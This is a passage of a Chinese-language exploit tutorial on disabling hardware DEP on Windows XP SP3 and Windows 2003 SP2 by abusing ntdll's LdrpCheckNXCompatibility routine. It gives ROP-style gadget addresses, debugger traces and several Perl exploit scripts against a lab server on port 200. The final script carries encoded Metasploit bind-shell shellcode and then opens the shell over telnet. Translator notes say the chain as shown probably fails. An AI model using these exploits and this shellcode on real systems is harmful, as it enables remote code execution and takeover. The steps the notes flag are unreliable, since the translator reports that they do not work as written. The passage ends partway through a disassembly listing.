ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
   NtCurrentProcess(),     // (HANDLE)-1
   ProcessExecuteFlags,    // 0x22
   &ExecuteFlags,          // ptr to 0x2
   sizeof(ExecuteFlags)); // 0x4
```

为了初始化这个函数调用，你需要用到一些技术，一个是 ret2libc 技术，该流程将需要重定向到 NtSetInformationProcess 函数，为了给它设置正确的参数，需要用正确的值布置堆栈，这种情况下有个缺点，那就是你需要能在这次缓冲区溢出中使用 NULL。

另外一个是利用 ntdll 中现有的关闭进程 DEP 的代码，并把控制传回到用户控制的缓冲区，你依然需要布置堆栈，但却省去了为函数设计参数的麻烦。

请记住这种技术依赖于系统版本，在 Windows XP SP2 ， SP3， Windows 2003 SP1 系统上利用会比在 Windows 2003 SP2 上简单很多。

关闭 DEP (Windows XP / Windows 2003 SP1)：演示

为了在 Windows XP 上关闭硬件 DEP，需要完成下边的步骤：

-eax 必须设置为 1（好吧，eax 的低位必须设置为 1），然后函数返回（例如：“mov eax,1 / ret” -“ mov al,0x1 / ret”-“xor eax,eax / inc eax / ret”等等类似的指令），稍后，你可以看到为什么需要这样设置。

当跳转到 LdrpCheckNXCompatibility，下边的操作会被执行：

(1)设置 esi 为 2。
(2)检查 ZF 是否置位（al 等于 1 的情况）。
(3)检查 al 是否等于 1，如果相等，就会实现一个跳转。
(4)一个局部变量被设置成 esi 的内容（esi 等于 2,看步骤（1），所以局部变量等于 2）。
(5)跳转到另一处代码。
(6)检查局部变量是否为 0，它等于 2（看步骤 4），所以它跳转到另一处代码。
(7)把信息类设置为 ProcessExecuteFlags，并把信息参数指针设置成前边初始化为 2 的那个变量的地址（看步骤（1）和（4）），然后调用 NtSetInformationProcess.这个进程的 NX 就被关闭了。
(8)到这里，一个典型函数结尾被执行（恢复保存的寄存器，执行 leave/ret 指令）。

为了完成这个任务，我们需要找到三个地址，并把它们准确的放到堆栈的对应位置。

-设置 eax 为 1，然后返回，你需要用这个地址去覆盖返回地址。

-当 eax 设置成 1，然后执行返回时，ntdll!LdrpCheckNXCompatibility 中指令 cmp al,0x1 的地址应该正好在栈顶（它会成为新的 EIP），注意上一步的指令“ret”，如果是带偏移的 ret，你需要抵消这个偏移对栈的影响，这样程序流程就会到达关闭 NX 的函数，接着看看这个函数返回到哪里。

-当关闭 NX 的函数返回时，负责跳转到 shellcode（jmp esp,等等）的指令应该正好得到控制权。

此外，因为存在针对 ebp-4 地址的写操作(这个变量会作为 NtSetInformationProcess 的参数来关闭 NX)，所以 ebp 必须指向可写的地址，由于在溢出的时候，ebp 也被缓冲区的数据覆盖了，因此在执行关闭 NX 的例程前必须用某种方式让 ebp 重新指向可写的内存地址（例如栈中的地址），稍后，我们会讨论这种技术。

为了演示在 windows xp 上绕过 DEP，我们将使用一个带漏洞的服务程序，它监听 200 端口，这个程序存在缓冲区溢出漏洞，它允许我们直接覆盖返回地址，在 windows xp sp3 上编译这个代码（不开启/GS 和 Safeseh），并确保 DEP 已被启用。

为了实现完美的绕过，我们需要完成所有步骤，并需要合理的布置堆栈。

我们可以在 ntdll 中找到一个把 eax 置 1 的指令，这个指令后边紧跟着一个返回指令(NtdllOkayToLockRoutine)：

```
ntdll!NtdllOkayToLockRoutine:
7c95371a b001            mov     al,1
7c95371c c20400          ret     4
```

注意:我们需要处理四字节的偏移（因为 ret+0x4 被执行）

也可以找到一些其他的指令：

kernel32.dll :

```
kernel32!NlsThreadCleanup+0x71:
7c80c1a0 b001            mov     al,1
7c80c1a2 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda402
RPCRT4!NDR_PIPE_HELPER32::GotoNextParam+0x1b:
77eda402 b001            mov     al,1
77eda404 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda6ba
```

```
RPCRT4!NDR_PIPE_HELPER32::VerifyChunkTailCounter:
77eda6ba b001            mov     al,1
77eda6bc c20800          ret     8
```

注意:ret+0x8!

(稍后，我会解释如何查找这些地址)

好吧，我们有了四个符合第一项要求的地址，这个地址需要被放到堆栈中保存返回地址的地方。

在 windows xp sp3(英文)上函数 LdrpCheckNXCompatibility 是这个样子：

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c91cd31 8bff            mov     edi,edi
7c91cd33 55              push    ebp
7c91cd34 8bec            mov     ebp,esp
7c91cd36 51              push    ecx
7c91cd37 8365fc00        and     dword ptr [ebp-4],0
7c91cd3b 56              push    esi
7c91cd3c ff7508          push    dword ptr [ebp+8]
7c91cd3f e887ffffff      call    ntdll!LdrpCheckSafeDiscDll (7c91cccb)
7c91cd44 3c01            cmp     al,1
7c91cd46 6a02            push    2
7c91cd48 5e              pop     esi
7c91cd49 0f84ef470200    je      ntdll!LdrpCheckNXCompatibility+0x1a (7c94153e)
```

在地址 7c91cd44 上，步骤（1）和（3）被执行，esi 被置 2，并将跳到 0×7c94153e，这意味我们需要放到堆栈上的第二个地址是 7c91cd44。

在 7c91cd49 处程序跳转到地址 7c94153e，它包含下边的指令：

```
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi
7c941541 e909b8fdff      jmp     ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd4f)
```

这就是步骤（4）和（5），esi 等于 2，ebp-4 也被置成 2，接着我们跳转到 7c91cd4f，下边是它包含的指令：

```
0:000> u 7c91cd4f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c91cd4f 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd53 0f85089b0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)
```

步骤（6），代码根据 ebp-4 是否为 0，选择执行，我们知道 ebp-4 等于 2，所以这个跳转被执行，我们来到了 7c936861，这里是步骤（7），这个地址的指令如下：

```
0:000> u 7c936861
ntdll!LdrpCheckNXCompatibility+0x4d:
7c936861 6a04            push    4
7c936863 8d45fc          lea     eax,[ebp-4]
7c936866 50              push    eax
7c936867 6a22            push    22h
7c936869 6aff            push    0FFFFFFFFh
7c93686b e82e74fdff      call    ntdll!ZwSetInformationProcess (7c90dc9e)
7c936870 e91865feff      jmp     ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd8d)
7c936875 90              nop
```

在 7c93686b 处，函数 ZwSetInformationProcess 被调用，调用指令之前基本都是根据 ProcessExecuteFlags 信息类设置参数，其中一个参数是（也就是 ebp-4）0x2，这表示当函数完成时，NX 会被关闭，它返回并执行下条指令（在 7c936870），这里是函数的结尾：

```
ntdll!LdrpCheckNXCompatibility+0x5c:
7c91cd8d 5e              pop     esi
7c91cd8e c9              leave
7c91cd8f c20400          ret     4
```

在这里，NX 被关闭，“ret 4”指令返回调用函数，如果正确的设置了堆栈，栈上的跳板地址将获得控制权，这个跳板地址可以跳转到 shellcode 去继续执行。


听起来似乎简单，但是发现这个技术的人很可能不得不去研究很多东西…为此我们应该竖起我们的大拇指。

我们布置堆栈的条件意味着什么？我们讨论了地址和需要注意的偏移…但是我们怎么去构造字符串来溢出这个缓冲区呢？

ImmDbg 可以帮到我们，ImmDbg 支持的命令!findantidep,可以帮助设置正确的堆栈，或者用我写的命令 pvefindaddr 来寻找更多的可用的地址（我注意到!findantidep 不一定能获取到正确的地址，所以你可以使用!findantidep 得到栈结构，然后用 pvefindaddr 来获取正确的地址），

pvefindaddr（ImmDbg pycommand）（下载之前需要登录）

首先，我们使用 pvefindaddr 来找下需要的两个地址。



接着，用!findantidep 来获取结构，这个命令会出现三个对话框，仅需要在第一个对话框中选择一个地址（任意地址），然后在第二个对话框中填上“jmp esp”(没有引号),然后在第三个对话框中选择任意地址，注意，我们不用 findantidep 提供的地址，只用它提供的结构…

打开日志窗口：


```
stack =
   "\xa0\xc1\x80\x7c\xff\xff\xff\xff\x48\x2c\x91\x7c\xff\xff\xff\xff"
   + "A" * 0x54
   + "\x73\x12\xab\x71"
   + shellcode
```

!findantidep 给我们展示了我们需要怎样安排堆栈：

```
1st addr | offset 1 | 2nd address | offset 2 | 54 bytes | jmp to shellc | shellc
```

第一个地址是实现设置 eax 为 1 并返回的那两条指令的地址（例如： pvefindaddr 发现的地址 0×7c95371a），在我们的攻击串中，我们需要用这个地址覆盖保存在栈中的返回地址，这个地址上会执行 ret 4，因此在需要在这个地址的后边，添加四字节的数据来抵消其对堆栈的影响（offset 1）。

第二个地址是用于关闭进程 NX 的地址，这个地址是 0×7c91cd44（用 pvefindaddr 找到得），当这个例程返回时，有一个 ret 4 被执行（因此我们需要再次添加 4 字节的填充物）（offset 2）

接着是 54 字节的填充物，这是为了调整堆栈。当NX 被禁用后，它会恢复保存的寄存器，执行 leave 指令，这时，ebp 指向了距离 esp 54 字节远的位置，为了应对这种情况，我们需要多添加 54 字节数据。

在这 54 字节的后边，我们把跳板地址放在这里，当禁用 NX 的函数返回的时候，这个位置上的地址会被设置成 EIP 而得到执行权,最后，我们把 shellcode 放在后边。

（很显然这个结构符合攻击时的真实堆栈，如果你可以找到类似 jmp/call/push+ret 的能跳转到 shellcode 的指令，只要把它们放在堆栈上适当的地方，它就可以被执行）。实际上，!findantidep 给出的整个结构只是显示了原理，为了确保构建正确的缓冲区，你需要一步步的跟踪观察寄存器的状态，我们的例子也将完全按照这样的方式来完成。

让我们看下我们的例子 vulnsrv.exe，我们知道我们将在 508 字节后覆盖返回地址，所以我们在缓冲区的这个位置放置特定的值来覆盖返回地址，这是关闭 NX 的第一步。

我们从头开始构建这个攻击串，首先我们把第一个地址放在返回地址对应的位置上：

508 A’s + 0×7c95371a + “BBBB” + “CCCC” + 54 D’s + “EEEE” + 700 F’s

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep."BBBB";
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

用这个脚本攻击程序后，一个异常被抛出：

```
(1154.13c4): Access violation - code c0000005 (first chance)
```

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000001 edi=00403388
eip=42424242 esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??
```

第一个地址工作正常，esi 被置 1 了，控制传到 BBBB 地址上，所以我们把第二个地址放在 BBBB 所在的位置上，我们只需要注意 ebp,当跳到第二个地址时候会在某个位置把 2 保存到 ebp-4 中去，在这里 ebp 不是一个有效的地址，因此操作会失败，让我们看下：

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep.pack('V',0x7c91cd44);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

程序挂掉了，windbg 显示：

```
(11ac.1530): Access violation - code c0000005 (first chance)
```

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000002 edi=00403388
eip=7c94153e esp=0012e26c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi ss:0023:4141413d=????????
```

对吧-因为尝试写地址 ebp-4(41414141-4 = 4141413d)而失败，因此我们在执行关闭 NX 例程前，需要调整 ebp 的值，为了做到这一点，我们需要把一个有效的地址放到 ebp 中，可以用堆中的地址，但是在关闭 NX 的例程被执行后，leave 指令也会被执行，它会恢复 EBP 并且把 ebp 的值放到 esp 中…

这样就弄乱了我们的堆栈，一个更好的方法是让 EBP 指向我们栈。

下边的指令可以完成这个任务：

- push esp / pop ebp / ret

- mov esp,ebp / ret

- etc

我们再次用 pvefindaddr 得到需要的地址：

```
0BADF00D -------------------------------------------------------------------------
0BADF00D Search for addresses used to disable DEP (-> XP SP3)
0BADF00D -------------------------------------------------------------------------
0BADF00D Phase 1 : set eax to 1 and return
0BADF00D ---------------------------------
71A90000 Modules C:\WINDOWS\System32\wshtcpip.dll
7C80C1A0 Found MOV AL,1 at 0x7c80c1a0 (kernel32.dll) - Access: (PAGE_EXECUTE_READ)
77EDA402 Found MOV AL,1 at 0x77eda402 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
7C95371A Found MOV AL,1 at 0x7c95371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
77EDA6BA Found MOV AL,1 at 0x77eda6ba (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 4 address(es)
0BADF00D Phase 2 : compare AL with 1, push 0x2 and pop esi
0BADF00D ---------------------------------------------
7C91CD44 Found CMP AL,1 at 0x7c91cd44 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 1 address(es)
0BADF00D Finding addresses for EBP stack adjustment
0BADF00D ------------------------------------------
77EEDC70 Found PUSH ESP at 0x77eedc70 (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE35B Found PUSH ESP at 0x77eee35b (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE7BB Found PUSH ESP at 0x77eee7bb (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEECDE Found PUSH ESP at 0x77eeecde (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77EEEE8C Found PUSH ESP at 0x77eeee8c (rpcrt4.dll) - Access: (PAGE_EXECUTE_READ)
77F43BF7 Found PUSH ESP at 0x77f43bf7 (gdi32.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 6 address(es)
```

```
CPU - main thread, module RPCRT4
77EEDC70  54              PUSH ESP
77EEDC71  5D              POP EBP
77EEDC72  C2 0400         RETN 4
77EEDC75  90              NOP
77EEDC76  90              NOP
77EEDC77  90              NOP
```

这次我们换掉第一个地址，我们首先调整 ebp,并确保程序执行返回的时候可以将控制转移到我们的缓冲区中，接下来我们就开始：

返回地址在 508 字节后被覆盖，所以我们把用于调整 ebp 的代码地址放到这里，下边是 exploit：

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable routine
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep."EEEE";
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

运行这个脚本后：

```
(bac.1148): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e569 edx=0012e700 esi=00000001 edi=00403388
eip=43434343 esp=0012e274 ebp=0012e264 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
43434343 ??              ???
```

NX 被关闭了（译注：这里应该没有成功关闭 NX，因为第一个地址 0x77eedc70 上的返回指令是 ret 4，但他并没有做相应的调整，这导致返回后 esp 直接指向了 CCCC，这就导致了地址 0x7c91cd44 上关闭 NX 的代码没机会得到执行。还有一个问题通过简单的把 ebp 设置成 esp，也是不行的，ebp-4 这个变量中的 2 会被

后边的压栈操作冲刷掉，所以导致关闭 NX 失败，至少用 VC6 编译这个漏洞程序，得出的结果是这样的，因此要想利用成功必须在执行关闭 NX 例程前增大 ebp,或减小 esp。），EIP 指向 CCCC，esp 指向：

```
0:000> d esp
0012e274  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e284  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e294  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e2a4  44 44 45 45 45 45 46 46-46 46 46 46 46 46 46 46  DDEEEEFFFFFFFFFF
0012e2b4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2c4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2d4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2e4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
```

最终的 exploit（译注：存在同样的问题）：

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable routine
$disabledep = $disabledep.pack('V',0x7e47bcaf);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
```

```
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
```

```
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

注意，即使 DEP 没被启用，这个 exploit 依然可以正常运行。

关闭 HW DEP (Windows 2003 SP2)：演示

在 windows 2003 sp2 中增加了额外的检查（比较 AL 和 EBP，EBP 和 ESI），这就要求我们稍微修改一下我们的技术，为了能完成这个任务，我们需要让 ebp 和 esi 都指向可写的地址。

在 Windows 2003 server standard R2 SP2 系统上，ntdll!LdrpCheckNXCompatibility 是这样的：

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c8343b4 8bff            mov     edi,edi
7c8343b6 55              push    ebp
7c8343b7 8bec            mov     ebp,esp
7c8343b9 51              push    ecx
7c8343ba 833db4a9887c00  cmp     dword ptr [ntdll!Kernel32BaseQueryModuleData (7c88a9b4)],0
7c8343c1 7441            je      ntdll!LdrpCheckNXCompatibility+0x5f (7c834404)

ntdll!LdrpCheckNXCompatibility+0xf:
7c8343c3 8365fc00        and     dword ptr [ebp-4],0
7c8343c7 56              push    esi
7c8343c8 8b7508          mov     esi,dword ptr [ebp+8]
7c8343cb 56              push    esi
7c8343cc e899510000      call    ntdll!LdrpCheckSafeDiscDll (7c83956a)
7c8343d1 3c01            cmp     al,1
7c8343d3 0f846eb10000    je      ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)

ntdll!LdrpCheckNXCompatibility+0x21:
7c8343d9 56              push    esi
7c8343da e8e4520000      call    ntdll!LdrpCheckAppDatabase (7c8396c3)
```

```
7c8343df 84c0            test    al,al
7c8343e1 0f8560b10000    jne     ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)

ntdll!LdrpCheckNXCompatibility+0x34:
7c8343e7 56              push    esi
7c8343e8 e8e4510000      call    ntdll!LdrpCheckNxIncompatibleDllSection (7c8395d1)
7c8343ed 84c0            test    al,al
7c8343ef 0f85272c0100    jne     ntdll!LdrpCheckNXCompatibility+0x3e (7c84701c)

ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e)

ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
7c834403 5e              pop     esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
7c834405 c20400          ret     4

ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f547 c745fc02000000  mov     dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1 (00000002)

ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)

ntdll!LdrpCheckNXCompatibility+0x3e:
7c84701c c745fc02000000  mov     dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1 (00000002)
7c847023 e9cdd3feff      jmp     ntdll!LdrpCheckNXCompatibility+0x45 (7c8343f5)
```

比较[ebp-4]是否为 0，一个跳转跳到 7c83f54e，接着就调用了 ZwSetInformationProcess。

```
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
```

```
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess (7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
7c83f562 0fb6fd          movzx   edi,ch

0:000> u 7c827a5d
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
7c827a62 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
7c827a67 ff12            call    dword ptr [edx]
